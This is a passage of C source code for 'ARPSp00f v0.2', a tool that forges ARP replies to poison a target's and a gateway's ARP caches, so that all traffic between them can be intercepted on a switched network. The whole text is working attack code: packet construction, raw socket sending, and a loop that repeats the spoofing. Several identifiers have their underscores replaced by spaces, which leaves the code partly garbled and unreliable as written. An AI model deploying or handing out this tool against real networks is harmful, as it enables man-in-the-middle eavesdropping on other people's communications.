} __attribute__ ((packed));


struct eth_arp {
        struct ether_header eth;
        struct arphdr arp;
} eth_arp;


char tmpg[64];
```

```
void fill_header (char* dstEth, char *srcip, char *dstip)
{
        unsigned char *ptr;
        struct in_addr a,b;

        ascii to hwaddr (dstEth);

        memcpy (eth arp.eth.ether dhost, tmpg, 6);
        memcpy (eth_arp.arp.__ar_tha, tmpg, 6);


       eth_arp.eth.ether_type =  htons(ETH_P_ARP);
        eth_arp.arp.ar_hrd =  htons(ARPHRD_ETHER);
        eth_arp.arp.ar_pro =  htons(ETH_P_IP);
        eth arp.arp.ar hln =  6;
        eth arp.arp.ar pln =  4;
        eth_arp.arp.ar_op =  htons(ARPOP_REPLY);

        b.s_addr = inet_addr(dstip);
        a.s_addr = inet_addr(srcip);

        memcpy (&eth_arp.arp.__ar_sip, (unsigned char*)&a.s_addr, 4) ;
        memcpy (&eth_arp.arp.__ar_tip, (unsigned char*)&b.s_addr, 4);
}



int send_packet (char *interface)
{
        struct ifreq ifr;
        struct sockaddr_ll sock;
        int fd, tmpfd, x;
        char buf[512];

        tmpfd = socket (AF INET, SOCK DGRAM, 0);
        strncpy (ifr.ifr_name, interface, IFNAMSIZ);
        ioctl (tmpfd, SIOCGIFINDEX, &ifr);          // get interface index
        sock.sll_ifindex    = ifr.ifr_ifindex;      // set it in sock struct

        ioctl (tmpfd, SIOCGIFHWADDR, &ifr);                    // get interface addr
        memcpy (sock.sll_addr, ifr.ifr_hwaddr.sa_data, 6);   // set it in sock struct

        memcpy (eth arp.eth.ether shost, ifr.ifr hwaddr.sa data, 6);  // fill header src
        memcpy (eth_arp.arp.__ar_sha, ifr.ifr_hwaddr.sa_data, 6);     // fill header src

        sock.sll_family   = AF_PACKET;
        sock.sll_protocol = htons(ETH_P_ALL);
        sock.sll_hatype   = ARPHRD_ETHER;
        sock.sll_halen = 6;
        close (tmpfd);

        if ((fd = socket (PF PACKET, SOCK RAW, htons(ETH P ARP))) == -1) {
                perror("socket:");
                exit(-1);
        }
        x = sizeof (struct sockaddr_ll);
        memcpy (buf,&eth_arp,sizeof(struct eth_arp));
        if ((sendto (fd, buf, sizeof (struct eth_arp), 0, (struct sockaddr*)&sock, x)) == -1)
{
           perror("sendto:");
           exit(-1);
        }
        close (fd);
}



unsigned short atohex (char *hex) // lame, so lame :)
{
        short int x,y,a,a2=0;
        char buf[2];

        char nums[] = {"0123456789abcdef"};

        memcpy (buf,hex,2);
        buf[0] = tolower(buf[0]);
        buf[1] = tolower(buf[1]);
        for (x=0;x<2;x++) {
            for (y=0;y<16;y++) {
```

```
                if (buf[x] == nums[y]) {
                    if (x == 0) a = (y) * 16;
                     else a = y;
                    a2 +=a;
                }
            }
        }
        return a2;
}



void ascii_to_hwaddr (unsigned char *hwaddr)
{
        unsigned char buf[6], t[2];
        unsigned short a, x, y=0;

        do {
            t[0] = *hwaddr++;
            t[1] = *hwaddr++;
            hwaddr++;
            a = atohex (t);
            buf[y] = a;
            y++;
        } while (y < 6);
        memcpy (tmpg, buf, 6);
}



main (int argc, char **argv)
{

        printf ("[-----------------------------------------------]\n"
                "[] ARPSp00f v0.2 - switched network sniffing  []\n"
                "[]   coded by Leon Juranic <ljuranic@lss.hr>  []\n"
               "[-----------------------------------------------]-\n");
        if (argc != 6) {
           printf ("Usage: %s <interface> <gateway_ip> <gateway_hw> <target_ip> <target_hw>\n"
                    "Example: %s eth0 192.168.0.1 11:11:11:11:11:11 192.168.0.2
31:33:73:13:37:31\n",argv[0],argv[0]);
           exit (-1);
        }


       printf ("Intercept all traffic between:\n%s (MAC: %s) and %s (MAC: %s) on %s
device\n",argv[2], argv[3], argv[4], argv[5], argv[1]);

       while (1) {
            printf ("* Update ARP cache on target and gateway -> ");
            fill_header (argv[5],argv[2],argv[4]);   // spoof ARP from gateway to target
            send_packet (argv[1]);

            fill_header (argv[3], argv[4], argv[2]); // spoof ARP from target to gateway
            send_packet (argv[1]);
            sleep (ARP_CACHE_UPDATE);    // send packets every n seconds for ARP cache update
            printf ("DONE\n");
        }
}
```